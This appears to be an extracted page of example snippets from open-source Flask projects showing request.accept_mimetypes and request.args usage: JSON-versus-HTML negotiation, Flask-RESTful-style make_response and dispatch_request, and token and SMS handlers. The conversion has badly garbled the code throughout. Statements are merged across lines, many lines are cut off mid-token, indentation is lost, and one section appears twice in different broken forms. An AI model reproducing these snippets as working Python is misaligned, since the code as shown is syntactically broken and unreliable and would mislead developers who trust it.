    and request.method == 'HEAD':
        meth = getattr(self, 'get', None)
    assert meth is not None, 'Unimplemented method %r' %
    request.method for decorator in self.method_decorators:
        meth = decorator(meth)
    resp = meth(*args, **kwargs)
    if isinstance(resp, ResponseBase): # There may be a better way to
    test return resp
    representations = self.representations or OrderedDict()
    #noinspection PyUnresolvedReferences
    mediatype = request.
    accept_mimetypes.best_match(representations, default=N
    if mediatype in representations:
```

```
data, code, headers = unpack(resp)

resp = representations[mediatype](data, code, headers)
resp.headers['Content-Type'] = mediatype

return resp

return resp
```

## Example 9

Project: *libresign* Author: *this-is-ari* File: [\*signature.py\*](#) MIT License

5 vo

```
def request_wants_pdf() -> bool:

best = request.accept_mimetypes \
.best_match(['application/pdf', 'image/png'], 'application/pdf') return
best == 'application/pdf'
```

## Example 10

Project: *eLogy* Author: *johanfforsberg* File: [\*utils.py\*](#) GNU General  
Public License v3.0

5 vo

```
def request_wants_json():

"Check whether we should send a JSON reply"

best = request.accept_mimetypes \
.best_match(['application/json', 'text/html']) print(best)

print(request.accept_mimetypes[best],
```

```
request.accept_mimetypes['text/html'])\n\n    return best == 'application/json' and \\n        request.accept_mimetypes[best] >= \\n            request.accept_mimetypes['text/html']\n\n
```

## Example 11

Project: *lear* Author: *bcbgov* File: [\*business\\_filings.py\*](#) Apache License 2.0

5 vo

```
def get(identifier, filing_id=None):\n\n    """Return a JSON object with meta information about the Service."""\n\n    business = Business.find_by_identifier(identifier)\n\n    if not business:\n\n        return jsonify({'message': f'{identifier} not found'}), HTTPStatus.NOT\n\n    if filing_id:\n\n        rv = db.session.query(Business, Filing). \\n            filter(Business.id == Filing.business_id). \\n            filter(Business.identifier == identifier). \\n            filter(Filing.id == filing_id). \\n            one_or_none()\n\n        if not rv:\n\n            return jsonify({'message': f'{identifier} no filings found'}), HTT
```

```

if str(request.accept_mimetypes) == 'application/pdf': return
legal_api.reports.get_pdf(rv[1])

return jsonify(rv[1].json)

# Does it make sense to get a PDF of all filings?

if str(request.accept_mimetypes) == 'application/pdf': return
jsonify({'message': _('Cannot return a single PDF of multiple f
HTTPStatus.NOT_ACCEPTABLE

rv = []

filings = Filing.get_filings_by_status(business.id,
[Filing.Status.COMPLET

for filing in filings:

    rv.append(filing.json)

return jsonify(filings=rv)

```

## Example 12

Project: *xuemc* Author: *skycucumber* File: [\*init.py\*](#) GNU General Public License v2.0

5 vo

def make\_response(self, data, \*args, \*\*kwargs):

"""Looks up the representation transformer for the requested media type, invoking the transformer to create a response object. This defaults to default\_mediatype if no transformer is found for the requested mediatype. If default\_mediatype is None, a 406 Not Acceptable response will be sent as per RFC 2616 section 14.1

:param data: Python object containing response data to be transformed

```
"""
default_mediatype = kwargs.pop('fallback_mediatype', None) or
self.default_mediatype = request.accept_mimetypes.best_match(
self.representations,
default=default_mediatype,
)
if mediatype is None:
raise NotAcceptable()
if mediatype in self.representations:
resp = self.representations[mediatype](data, *args, **kwargs)
resp.headers['Content-Type'] = mediatype
return resp
elif mediatype == 'text/plain':
resp = original_flask_make_response(str(data), *args, **kwargs)
resp.headers['Content-Type'] = 'text/plain'
return resp
else:
raise InternalServerError()
```

### Example 13

Project: *xuemc* Author: *skycucumber* File: [\*init\*.py](#) [GNU General Public License v2.0](#)

```
def mediatypes(self):
    """Returns a list of requested mediatypes sent in the Accept
    header"""
    return [h for h, q in sorted(request.accept_mimetypes,
                                key=operator.itemgetter(1), reverse=True)]
```

## Example 14

Project: *xuemc* Author: *skycucumber* File: [\*init\*.py](#) GNU General Public License v2.0

5 vo

```
def dispatch_request(self, *args, **kwargs):
    # Taken from flask
    #noinspection PyUnresolvedReferences
    meth = getattr(self, request.method.lower(), None) if meth is None
    and request.method == 'HEAD':
    meth = getattr(self, 'get', None)
    assert meth is not None, 'Unimplemented method %r' %
    request.method for decorator in self.method_decorators:
    meth = decorator(meth)
    resp = meth(*args, **kwargs)
    if isinstance(resp, ResponseBase): # There may be a better way to
    test return resp
    representations = self.representations or {}
    #noinspection PyUnresolvedReferences
```

```
mediatype = request.  
accept_mimetypes.best_match(representations, default=None)  
  
if mediatype in representations:  
  
    data, code, headers = unpack(resp)  
  
    resp = representations[mediatype](data, code, headers)  
    resp.headers['Content-Type'] = mediatype  
  
return resp  
  
return resp
```

## Example 15

Project: *url\_shortener* Author: *martydill* File: [\*init\\_.py\*](#) MIT License

5 vo

```
def make_response(self, data, *args, **kwargs):  
  
    """Looks up the representation transformer for the requested media  
    type, invoking the transformer to create a response object. This  
    defaults to default_mediotype if no transformer is found for the  
    requested mediotype. If default_mediotype is None, a 406 Not  
    Acceptable response will be sent as per RFC 2616 section 14.1  
  
    :param data: Python object containing response data to be  
    transformed  
  
    """  
  
    default_mediotype = kwargs.pop('fallback_mediotype', None) or  
    self.default_mediotype = request.accept_mimetypes.best_match(  
        self.representations,  
        default=default_mediotype,
```

```
)  
if mediatype is None:  
    raise NotAcceptable()  
  
if mediatype in self.representations:  
  
    resp = self.representations[mediatype](data, *args, **kwargs)  
    resp.headers['Content-Type'] = mediatype  
  
    return resp  
  
elif mediatype == 'text/plain':  
  
    resp = original_flask_make_response(str(data), *args, **kwargs)  
    resp.headers['Content-Type'] = 'text/plain'  
  
    return resp  
  
else:  
  
    raise InternalServerError()
```

## Example 16

Project: *url\_shortener* Author: *martydill* File: [init.py](#) [MIT License](#)

5 vo

```
def mediatypes(self):  
  
    """Returns a list of requested mediatypes sent in the Accept  
    header"""  
  
    return [h for h, q in sorted(request.accept_mimetypes,  
        key=operator.itemgetter(1), reverse=True)]
```

## Example 17

Project: *url\_shortener* Author: *martydill* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def dispatch_request(self, *args, **kwargs):
    # Taken from flask
    #noinspection PyUnresolvedReferences
    meth = getattr(self, request.method.lower(), None) if meth is None
    and request.method == 'HEAD':
        meth = getattr(self, 'get', None)
    assert meth is not None, 'Unimplemented method %r' %
    request.method for decorator in self.method_decorators:
        meth = decorator(meth)
    resp = meth(*args, **kwargs)
    if isinstance(resp, ResponseBase): # There may be a better way to
    test return resp
    representations = self.representations or {}
    #noinspection PyUnresolvedReferences
    mediatype = request.
    accept_mimetypes.best_match(representations, default=N
    if mediatype in representations:
        data, code, headers = unpack(resp)
        resp = representations[mediatype](data, code, headers)
        resp.headers['Content-Type'] = mediatype
```

```
return resp
```

```
return resp
```

### Example 18

Project: *lindat-translation* Author: *ufal* File: [views.py](#) BSD 2-Clause  
["Simplified" License](#)

5 vo

```
def _request_wants_json():

    best = request.accept_mimetypes \
        .best_match(['application/json', 'text/html']) return best ==
    'application/json' and \
        request.accept_mimetypes[best] > \ request.
    accept_mimetypes['text/html']
```

### Example 19

Project: *tripoli* Author: *DDMAL* File: [index.py](#) MIT License

5 vo

```
def val_with_content_type(value, template):

    """Return either json or text/html with value dict."""

    mimes = request.accept_mimetypes

    json_score = mimes['application/json'] if 'application/json' in mimes
    else 0

    text_html_score = mimes['text/html'] if 'text/html' in mimes else 0

    if json_score > text_html_score:
```

```
    return jsonify(value)

else:

    return render_template(template, **value)
```

## Example 20

Project: *Elogy* Author: *MaxIV-KitsControls* File: [utils.py](#) [GNU General Public License v3.0](#)

5 vo

```
def request_wants_json():

    "Check whether we should send a JSON reply"

    best = request. accept_mimetypes \
        .best_match(['application/json', 'text/html']) print(best)

    print(request. accept_mimetypes[best],
          request. accept_mimetypes['text/html'])

    return best == 'application/json' and \
        request. accept_mimetypes[best] >= \
            request. accept_mimetypes['text/html']
```

## Example 21

Project: *pipa-pay-server* Author: *davidvon* File: [\\_\\_init\\_\\_.py](#) [Apache License 2.0](#)

5 vo

```
def mediatypes(self):
```

"""Returns a list of requested mediatypes sent in the Accept header"""

```
return [h for h, q in request.accept_mimetypes]
```

## Example 22

Project: *eq-survey-runner* Author: *ONSdigital* File: [questionnaire.py](#)  
[MIT License](#)

5 vo

```
def request_wants_json():

    best = request.accept_mimetypes \
        .best_match(['application/json', 'text/html']) return best ==
    'application/json' and \
    request.accept_mimetypes[best] > \
    request.accept_mimetypes['text/html']
```

## Example 23

Project: *scarfage* Author: *cmazuc* File: [main.py](#)  
[GNU General Public License v2.0](#)

5 vo

```
def request_wants_json():

    """
```

Check the request to see if the client wants JSON instead of rendered HTML

:return: True or False

"""

```
best = request.accept_mimetypes \
    .best_match(['application/json', 'text/html']) return best ==
'application/json' and \
request.accept_mimetypes[best] > \
request.accept_mimetypes['text/html']
```

## Example 24

Project: *junior\_project* Author: *tishq* File: [init.py](#) MIT License

5 vo

```
def make_response(self, data, *args, **kwargs):
```

"""Looks up the representation transformer for the requested media type, invoking the transformer to create a response object. This defaults to default\_mediatype if no transformer is found for the requested mediatype. If default\_mediatype is None, a 406 Not Acceptable response will be sent as per RFC 2616 section 14.1

:param data: Python object containing response data to be transformed

"""

```
default_mediatype = kwargs.pop('fallback_mediatype', None) or
self.default_mediatype = request.accept_mimetypes.best_match(
self.representations,
default=default_mediatype,
)
```

```

if mediatype is None:
    raise NotAcceptable()

if mediatype in self.representations:
    resp = self.representations[mediatype](data, *args, **kwargs)
    resp.headers['Content-Type'] = mediatype
    return resp

elif mediatype == 'text/plain':
    resp = original_flask_make_response(str(data), *args, **kwargs)
    resp.headers['Content-Type'] = 'text/plain'
    return resp

else:
    raise InternalServerError()

```

## Example 25

Project: *junior\_project* Author: *tishq* File: [\*init\*.py](#) MIT License

5 vo

```
def mediatypes(self):
```

```
    """Returns a list of requested mediatypes sent in the Accept
    header"""

```

```
    return [h for h, q in sorted(request.accept_mimetypes,
        key=operator.itemgetter(1), reverse=True)]
```

## Example 26

Project: *junior\_project* Author: *tishq* File: [\*init\*.py](#) MIT License

5 vo

```
def dispatch_request(self, *args, **kwargs):
    # Taken from flask

    #noinspection PyUnresolvedReferences

    meth = getattr(self, request.method.lower(), None) if meth is None
    and request.method == 'HEAD':

    meth = getattr(self, 'get', None)

    assert meth is not None, 'Unimplemented method %r' %
    request.method if isinstance(self.method_decorators, Mapping):
    decorators = self.method_decorators.get(request.method.lower(), [])
    else:

    decorators = self.method_decorators

    for decorator in decorators:

        meth = decorator(meth)

    resp = meth(*args, **kwargs)

    if isinstance(resp, ResponseBase): # There may be a better way to
    test return resp

    representations = self.representations or OrderedDict()

    #noinspection PyUnresolvedReferences

    mediatype = request.
    accept_mimetypes.best_match(representations, default=N

    if mediatype in representations:

        data, code, headers = unpack(resp)
```

```
resp = representations[mediatype](data, code, headers)
resp.headers['Content-Type'] = mediatype
```

```
return resp
```

```
return resp
```

## Example 27

Project: *junior\_project* Author: *tishq* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def make_response(self, data, *args, **kwargs):
```

```
"""Looks up the representation transformer for the requested media
type, invoking the transformer to create a response object. This
defaults to default_mediotype if no transformer is found for the
requested mediotype. If default_mediotype is None, a 406 Not
Acceptable response will be sent as per RFC 2616 section 14.1
```

```
:param data: Python object containing response data to be
transformed
```

```
"""
```

```
default_mediotype = kwargs.pop('fallback_mediotype', None) or
self.default_mediotype = request.accept_mimetypes.best_match(
```

```
self.representations,
```

```
default=default_mediotype,
```

```
)
```

```
if mediotype is None:
```

```
raise NotAcceptable()
```

```
if mediatype in self.representations:  
  
    resp = self.representations[mediatype](data, *args, **kwargs)  
    resp.headers['Content-Type'] = mediatype  
  
    return resp  
  
elif mediatype == 'text/plain':  
  
    resp = original_flask_make_response(str(data), *args, **kwargs)  
    resp.headers['Content-Type'] = 'text/plain'  
  
    return resp  
  
else:  
  
    raise InternalServerError()
```

## Example 28

Project: *junior\_project* Author: *tishq* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def mediatypes(self):  
  
    """Returns a list of requested mediatypes sent in the Accept  
    header"""  
  
    return [h for h, q in sorted(request.accept_mimetypes,  
                                key=operator.itemgetter(1), reverse=True)]
```

## Example 29

Project: *bluemix-python-eve-sample* Author: *ibmjstart* File: [home.py](#)  
[Apache License 2.0](#)

5 vo

```
def request_wants_json():

    best = request.accept_mimetypes \
        .best_match(['application/json',
                    'application/json; charset=utf-8',
                    'text/html'])

    return best == 'application/json' and \
        request.accept_mimetypes[best] > \
        request.accept_mimetypes['text/html']
```

## Example 30

Project: *goalkeeper* Author: *jiazhuangle* File: [handlers.py](#) [MIT License](#)

5 vo

```
def needs_json():

    return request.accept_mimetypes['application/json'] >= \ request.
    accept_mimetypes['text/html']
```

## Example 31

Project: *bluemix-promocodes* Author: *sebschrader* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def request_wants_json():

    best = request.accept_mimetypes \
```

```
.best_match(['application/json', 'text/html']) return best ==  
'application/json' and \  
request.accept_mimetypes[best] > \  
request.accept_mimetypes['text/html']
```

## Example 32

Project: *flask-raml* Author: *salsita* File: [\*flask\\_raml.py\*](#) MIT License

5 vo

```
def get_response_mimetype(self, response, accept=None,  
request=request): if accept is None:
```

```
if request and has_request_context():
```

```
accept = map(itemgetter(0), request.accept_mimetypes) return  
super(API, self).get_response_mimetype(response, accept)
```

## Example 33

Project: *ztf-alert-server* Author: *LCOGT* File: [\*ztf.py\*](#) GNU General  
Public License v3.0

5 vo

```
def request_wants_json():
```

```
if request.args.get('format', 'html', type=str) == 'json': return True
```

```
else:
```

```
best = request.accept_mimetypes.best_match(['application/json',  
'text/html']) return best == 'application/json' and \  
request.accept_mimetypes[best] > \  
request.accept_mimetypes['text/html']
```

## **Example 34**

Project: *kaku* Author: *bear* File: [main.py](#) MIT License

5 vo

```
def request_wants_json():

    best = request.accept_mimetypes \
        .best_match(['application/json', 'text/html']) return best ==
    'application/json' and \
    request.accept_mimetypes[best] > \
    request.accept_mimetypes['text/html']
```

## **Example 35**

Project: *do-portal* Author: *certeu* File: [init\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def before_api_request():

    if 'application/json' not in request.accept_mimetypes: return
    errors.not_acceptable()
```

## **Example 36**

Project: *do-portal* Author: *certeu* File: [init\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def before_api_request():
```

```
if 'application/json' not in request.accept_mimetypes: return  
errors.not_acceptable()
```

### Example 37

Project: *do-portal* Author: *certeu* File: [\\_\\_init\\_\\_.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def before_auth_request():
```

```
if 'application/json' not in request.accept_mimetypes: return  
errors.not_acceptable()
```

### Example 38

Project: *libresign* Author: *this-is-ari* File: [audit.py](#) [MIT License](#)

4 vo

```
def audit_get(docId: str):
```

""" Fetch the audit log for a given document.

This endpoint can fetch the audit log in

multiple formats depending on the mimetypes

given by the client in the `Accept` header.

Formats:

\* `application/pdf`

\* `application/json`

Arguments:

docId (str): The document ID

Response:

If successful, this endpoint will respond

with HTTP status 200 and the body will

contain the audit log in the requested

format.

If an error occurs then this will respond

with a 4XX error code and a JSON body describing the error.

"""

```
session = Session()
```

```
try:
```

```
    doc_id = UUID(hex=docId)
```

```
except ValueError:
```

```
    return ErrorMessage("Invalid document ID"), 400
```

```
if not verify_permission(session, doc_id):
```

```
    return ErrorMessage("Not Authorized"), 401
```

```
    doc_exists = (
```

```
        session
```

```
        .query(Document)
```

```
        .filter(Document.id == doc_id.bytes)
```

```
.with_entities(Document.id)

.one_or_none()

is not None

)

if not doc_exists:

    return ErrorMessage("Not Found"), 404

# TODO: Properly do content negotiation

if 'application/json' in request.accept_mimetypes: return
get_audit_log_json(session, doc_id)

elif 'application/pdf' in request.accept_mimetypes: return
get_audit_log_pdf(session, doc_id)

return ErrorMessage(
    msg='Acceptable types are "application/pdf" or "application/json"',
    ), 406
```

## Python `flask.request.args()` Examples

The following are code examples for showing how to use `flask.request.args()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `ras-frontstage` Author: `CNSdigitis!` File: `create_message.py` MIT License 7 vc

```
def create_message(session):
    """Creates and sends a message outside of the context of an existing conversation
    survey = request.args['survey']
    ru_ref = request.args['ru_ref']
    party_id = session[party_id]
    form = SecureMessagingForm(request.form)
    if request.method == 'POST' and form.validate():
        logger.info("Form validation successful", party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for('secure_message_bp.view_conversation',
            thread_id=sent_message['thread_id']) + '#latest-message'
        flash(Markup('Message sent. <a href={}>View Message</a>'.format(thread_url)))
        return redirect(url_for('secure_message_bp.view_conversation_list'))
    else:
        return render_template('secure-messages/secure-messages-view.html',
            ru_ru_ref=ru_ref, survey=survey,
            form=form, errors=form.errors, message=())
```

### Example 2

Project: `ras-frontstage` Author: `CNSdigitis!` File: `download_survey.py` MIT License 6 vc

```
def download_survey(session):
    party_id = session[party_id]
    case_id = request.args['case_id']
    business_party_id = request.args['business_party_id']
    survey_short_name = request.args['survey_short_name']
    logger.info('Attempting to download collection instrument', case_id=case_id, g)

    # Check if respondent has permission to download for this case
    case = case_controller.get_case_by_case_id(case_id)
    party_controller.is_respondent_enrolled(party_id, business_party_id, survey_short_name)

    collection_instrument, headers = collection_instrument_controller.download_colleciton_instrument(case_id)
    logger.info('Successfully downloaded collection instrument', case_id=case_id, g)
    return collection_instrument, 200, headers
```

### Example 3

Project: `ras-frontstage` Author: `CNSdigitis!` File: `access_survey.py` MIT License 6 vc

```
def access_survey(session):
    party_id = session[party_id]
    case_id = request.args['case_id']
    business_party_id = request.args['business_party_id']
```

Python flask.request.args() Examples The following are code examples for showing how to use `flask.request.args()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *ras-frontstage* Author: *ONSdigital* File: [create\\_message.py](#)  
[MIT License](#)

7 vo

```
def create_message(session):
    """Creates and sends a message outside of the context of an
    existing conversation = request.args['survey']

    ru_ref = request.args['ru_ref']
    party_id = session['party_id']
    form = SecureMessagingForm(request.form)

    if request.method == 'POST' and form.validate():

        logger.info("Form validation successful", party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for("secure_message_bp.view_conversation",
        thread_id=sent_message['thread_id']) + "#latest-messa
        flash(Markup('Message sent. <a href={}>View
        Message</a>'.format(thread_url return
        redirect(url_for('secure_message_bp.view_conversation_list'))) else:

            return render_template('secure-messages/secure-messages-
            view.html', ru_ref=ru_ref, survey=survey,
            form=form, errors=form.errors, message={})
```

## Example 2

Project: *ras-frontstage* Author: *ONSdigital* File: [download\\_survey.py](#)  
[MIT License](#)

6 vo

```
def download_survey(session):
    party_id = session['party_id']
    case_id = request.args['case_id']
    business_party_id = request.args['business_party_id']
    survey_short_name = request.args['survey_short_name']

    logger.info('Attempting to download collection instrument',
                case_id=case_id, p

    # Check if respondent has permission to download for this case
    case = case_controller.get_case_by_case_id(case_id)
    party_controller.is_respondent_enrolled(party_id, business_party_id,
                                             survey_sh.collection_instrument, headers =
                                             collection_instrument_controller.download_col
    logger.info('Successfully downloaded collection instrument',
                case_id=case_id, return collection_instrument, 200, headers)
```

## Example 3

Project: *ras-frontstage* Author: *ONSdigital* File: [access\\_survey.py](#)  
[MIT License](#)

6 vo

```
def access_survey(session):
    party_id = session['party_id']
```

```

case_id = request.args['case_id']

business_party_id = request.args['business_party_id']

survey_short_name = request.args['survey_short_name']

collection_instrument_type = request.args['ci_type']

if collection_instrument_type == 'EQ':

    logger.info('Attempting to redirect to EQ', party_id=party_id,
    case_id=cas return redirect(case_controller.get_eq_url(case_id,
    party_id, business_party_id), logger.info('Retrieving case data',
    party_id=party_id, case_id=case_id) referer_header =
    request.headers.get('referer', {}))

    case_data =
    case_controller.get_case_data(case_id, party_id, business_party_id)
    logger.info('Successfully retrieved case data', party_id=party_id,
    case_id=cas return render_template('surveys/surveys-access.html',
    case_id=case_id,
    collection_instrument_id=case_data['collection_instrument'],
    collection_instrument_size=case_data['collection_instrument'],
    survey_info=case_data['survey'],

    collection_exercise_info=case_data['collection_exercise'],
    business_info=case_data['business_party'],

    referer_header=referer_header)

```

#### **Example 4**

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) [Apache License 2.0](#)

6 vo

```

def game_view(bucket, model_name, filename):

    view_type = request.args.get('type')

```

```

if not view_type:

    path = re.search(r'/(clean|full|eval)/', request.base_url) if path:

        view_type = path.group(1)

    else:

        view_type = 'clean'

    assert view_type in ('clean', 'eval', 'full'), view_type data, game_view
    = cloudy.get_game_data(
        bucket, model_name, filename, view_type)

    render_sorry = game_view != view_type

# HACK: we'd like all eval games to be full in the future is_full_eval =
'cc-evaluator' in filename

return render_game(bucket, model_name, data,
    filename=filename,
    force_full=is_full_eval,
)

```

## Example 5

Project: *cloudygo* Author: *sethtroisi* File: [serve.py](#) [Apache License 2.0](#)

6 vo

```

def position_comparison(bucket, model_name_a, model_name_b):
    model_a, _ = cloudy.load_model(bucket, model_name_a) model_b,
    _ = cloudy.load_model(bucket, model_name_b) if model_a is None
    or model_b is None:

```

```
return 'Model {} or {} not found'.format(model_name_a,
model_name_b) rule_group = 'policy' if '/policy/' in
request.url_rule.rule else 'pv'

arg_group = request.args.get('group', None)

group = arg_group or rule_group

count, data = cloudy.get_position_sgfs(bucket, [model_a[0],
model_b[0]]) return render_template('position-comparison.html',
bucket=bucket,

model_a=model_a,
model_b=model_b,
group=group,
sgfs=data,
)
```

## Example 6

Project: *adh6* Author: *bonnetn* File: [proxy.py](#) [GNU General Public License v3.0](#)

6 vo

```
def __init__(self, controller: ProxyController):
    self.blueprint = Blueprint('proxy_blueprint', __name__)
    @self.blueprint.route('/', defaults={'path': ''})
    @self.blueprint.route('/<path:path>', methods=['GET', 'OPTIONS',
    'HEAD'],
    def proxy(path):
```

```
return controller.proxy(  
    path,  
    Request(  
        method=request.method,  
        args=request.args,  
        headers=request.headers,  
        raw_content=request.stream.read(),  
    ),  
    session.get(SESSION_TOKEN)  
)
```

## Example 7

Project: *validation* Author: *rancher* File: [app.py](#) [Apache License 2.0](#)

```
6 vo  
  
def get_dig_info():  
    if 'host' not in request.args:  
        return "Required param 'host' is missing", 400  
    host = request.args['host']  
    temp_file = generate_random_file_name()  
    try:  
        with open(temp_file, 'w') as f:
```

```
call(['dig', host, '+short'], stdout=f)

with open(temp_file, 'r') as f:
    content = f.read()

except Exception as e:
    content = "Error: {}".format(e)

finally:
    if os.path.isfile(temp_file):
        os.remove(temp_file)

return content
```

## Example 8

Project: *gransk* Author: *pcbje* File: [ui.py](#) Apache License 2.0

6 vo

```
def related():

    """Get related documents or entities."""

    if request.args['type'] == 'document':
        service = 'related_documents'

    elif request.args['type'] == 'entity':
        service = 'related_entities'

    else:
        return Response('Invalid type %s' % request.args['type']) if not
                       _globals['gransk'].pipeline.get_service(service): return
```

```
Response('{"error": "service not found"}', status=200,
mimetype='appl result =
_globals['gransk'].pipeline.get_service(service).get_related_to(
request. args['id'])

return Response(json.dumps(result), status=200,
mimetype='application/json') Example 9
```

Project: *gransk* Author: *pcbje* File: [ui.py](#) Apache License 2.0

6 vo

```
def setup( args, pipeline, runmod, injector):

    """Load configuration"""

    logging.basicConfig(
        format='[%(asctime)s] [%(levelname)s] %(name)s: %(message)s',
        level=logging.INFO,
        datefmt='%Y-%m-%d %H:%M:%S')

    _globals['gransk'] = gransk.api.API(injector)

    _globals['config'] = _globals['gransk'].config

    if pipeline:

        _globals['gransk'].pipeline = pipeline

        if _globals['gransk'].pipeline.get_service('related_entities'):
            _globals['gransk'].pipeline.get_service('related_entities').load_all(_globals[

        if _globals['gransk'].pipeline.get_service('related_documents'):
            _globals['gransk'].pipeline.get_service('related_documents').load_all(_globals

Example 10
```

Project: *watchdog* Author: *flipkart-incubator* File: [\*index.py\*](#) [Apache License 2.0](#)

6 vo

```
def listRemove(self):
    cpe = request.args.get('cpe', type=str)
    cpe = urllib.parse.quote_plus(cpe).lower()
    cpe = cpe.replace("%3a", ":") cpe = cpe.replace("%2f", "/")
    lst = request.args.get('list', type=str)

    if cpe and lst:
        result=wl.removeWhitelist(cpe) if lst.lower() == "whitelist" else
        bl.removeBla
        status = "removed_from_list" if (result > 0) else
        "already_removed_from_list" else:
            status = "invalid_cpe"

    returnList = db.getWhitelist() if lst == "whitelist" else db.getBlacklist()
    return jsonify({"status":status, "rules":returnList, "listType":lst.title()})
# /admin/editInList
```

## Example 11

Project: *watchdog* Author: *flipkart-incubator* File: [\*index.py\*](#) [Apache License 2.0](#)

6 vo

```
def listEdit(self):
    old = request.args.get('oldCPE')
    new = request.args.get('cpe')
```

```

lst = request.args.get('list')

CPEType = request.args.get('type')

if old and new:

    result = wl.updateWhitelist(old, new, CPEType) if lst=="whitelist" else
    bl.u status = "cpelist_updated" if (result) else "cpelist_update_failed"

else:

    status = "invalid_cpe"

returnList = list(db.getWhitelist()) if lst=="whitelist" else
list(db.getBlack return jsonify({"rules":returnList, "status":status,
"listType":lst})

# /admin/listmanagement/<vendor>/<product>

# /admin/listmanagement/<vendor>

# /admin/listmanagement

```

## Example 12

Project: *orcid-service* Author: *adsabs* File: [views.py](#) [MIT License](#)

6 vo

```

def check_request(request):

    headers = dict(request.headers)

    if 'Orcid-Authorization' not in headers:

        raise Exception('Header Orcid-Authorization is missing') h = {

            'Accept': 'application/json',

```

```
'Authorization': headers['Orcid-Authorization'],  
'Content-Type': 'application/json'  
}  
  
# transfer headers from the original  
  
#for x in ['Content-Type']:  
  
# if x in headers:  
  
# h[x] = headers[x]  
  
if 'Content-Type' in headers \  
and 'application/json' in headers['Content-Type'] \  
and request.method in ('POST', 'PUT'):  
  
payload = request.json  
  
else:  
  
payload = dict(request. args)  
  
payload.update(dict(request.form))  
  
return (payload, h)
```

### Example 13

[Project: PyTorch-Sentiment-Analysis-deployed-with-Flask Author: oliverproud File: script.py MIT](#)

5 vo

[License](#)

```
def index():
```

```
# Displays the shown string above the user entered text
header_review = "Review:"

# Displays the show string above the model determined sentiment
header_sentiment = "Sentiment:"

print(request.args)

# Contains a dictionary containing the parsed contents of the query
string if(request.args):

# Passes contents of query string to the prediction function
contained in x_input, prediction = predict_sentiment(request.
args['text_in']) print(prediction[0]['prob'])

# Indexes the returned dictionary for the sentiment probability
if((prediction[0]['prob']) > 0.5):

prediction = "Positive"

return flask.render_template('index.html', text_in=x_input, prediction
else:

prediction = "Negative"

return flask.render_template('index.html', text_in=x_input, prediction

# If the parsed query string does not contain anything then return
index page else:

return flask.render_template('index.html')
```

## Example 14

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

5 vo

```
def response_text_basic_rewrite(* args, **kwargs): # coverage:  
exclude
```

"""本函数在v0.28.3被移除, 对本函数的调用会被映射出去

如果需要查看本函数代码, 请查看git历史到 v0.28.3 以前

"""

```
from warnings import warn
```

```
warn("This function is deprecated since v0.28.3, use
```

```
response_text_basic_mirro return
```

```
response_text_basic_mirrorlization(* args, **kwargs) Example 15
```

Project: `eve-auth-jwt` Author: `rs` File: [auth.py](#) MIT License

5 vo

```
def authorized(self, allowed_roles, resource, method): authorized =  
False
```

```
if request.authorization:
```

```
    auth = request.authorization
```

```
    authorized = self.check_auth(auth.username, auth.password,  
    allowed_roles, resource, method)
```

```
else:
```

```
try:
```

```
    access_token = request.args['access_token']
```

```
except KeyError:
```

```
    access_token = request.headers.get('Authorization', '').partition(
```

```
authorized = self.check_token(access_token, allowed_roles,  
resource, m return authorized
```

## Example 16

Project: `eve-auth-jwt` Author: `rs` File: [`auth.py`](#) MIT License

5 vo

```
def authenticate(self):
```

```
"""
```

Indicate to the client that it needs to authenticate via a 401.

```
"""
```

```
if request.headers.get('Authorization') or request.  
args.get('access_token realm = 'Bearer realm="%s",  
error="invalid_token"' % __package__
```

```
else:
```

```
realm = 'Bearer realm="%s"' % __package__
```

```
resp = Response(None, 401, {"WWW-Authenticate": realm})  
abort(401, description='Please provide proper credentials',  
response=resp) Example 17
```

Project: `eve-auth-jwt` Author: `rs` File: [`auth.py`](#) MIT License

5 vo

```
def requires_token(self, audiences=None, allowed_roles=None):
```

```
"""
```

Decorator for functions that will be protected with token  
authentication.

Token must be provided either through access\_token parameter or Authoriza header.

See check\_token() method for further details.

""""

```
def requires_token_wrapper(f):
    @wraps(f)
    def decorated(* args, **kwargs):
        try:
            token = request. args['access_token']
        except KeyError:
            token = request.headers.get('Authorization', "").partition(' ')
            if not self._perform_verification(token, audiences, allowed_roles):
                abort(401)
        return f(* args, **kwargs)
    return decorated
return requires_token_wrapper
```

### Example 18

Project: *chowk* Author: *fortyplustwo* File: [chowk.py Apache License 2.0](#)

5 vo

```
def receivesms():
```

""Handles and processes all messages coming from Kannel and going towards the NOTE: See the enclosed sample configuration file in kannel/ for knowing wha and the name of the arguments

""

try: #TODO: Better exception handling!

app.logger.debug("Received data %s", request. args)

#TODO: Support GET as well as POST requests equally well msg = {}

msg['from'] = request. args['from']

msg['text'] = request. args["text"]

msg[' args'] = request. args

#get the ip address of the kannel server so that we can identify it and us

#if request.remote\_addr

msg['host'] = get\_kannel\_server(request)

app.logger.debug("Identified! This message came from %s Kannel server", ms if msg['host'] is False: #if we can't get the IP of the origin of request, raise Exception("Cannot retrieve IP from the request to recognize the send\_to\_rapidpro.apply\_async(kwargs = {'msg': msg}, serializer = 'json')

#we will NOT return any text because whatever is returned will be sent as

#we return in the format (response, status, headers) so that Kannel knows return ("200,[])

except Exception as e:

```
#TODO: Send an email when unrecoverable exceptions occur,  
instead of just app.logger.debug("Exception %s occurred", e) raise e
```

## Example 19

Project: *pnp* Author: *HazardDede* File: [\*http.py\*](#) MIT License

5 vo

```
def _create_app(self):  
    that = self  
  
    flask = load_optional_module('flask', self.EXTRA) app =  
    flask.Flask(__name__)  
  
    if self.server_impl == 'flask':  
  
        # We need to register a shutdown endpoint, to end the serving if  
        # using  
  
        # development server  
  
        @app.route('/_shutdown', methods=['DELETE'])  
  
        def shutdown(): # pylint: disable=unused-variable from flask import  
            request  
  
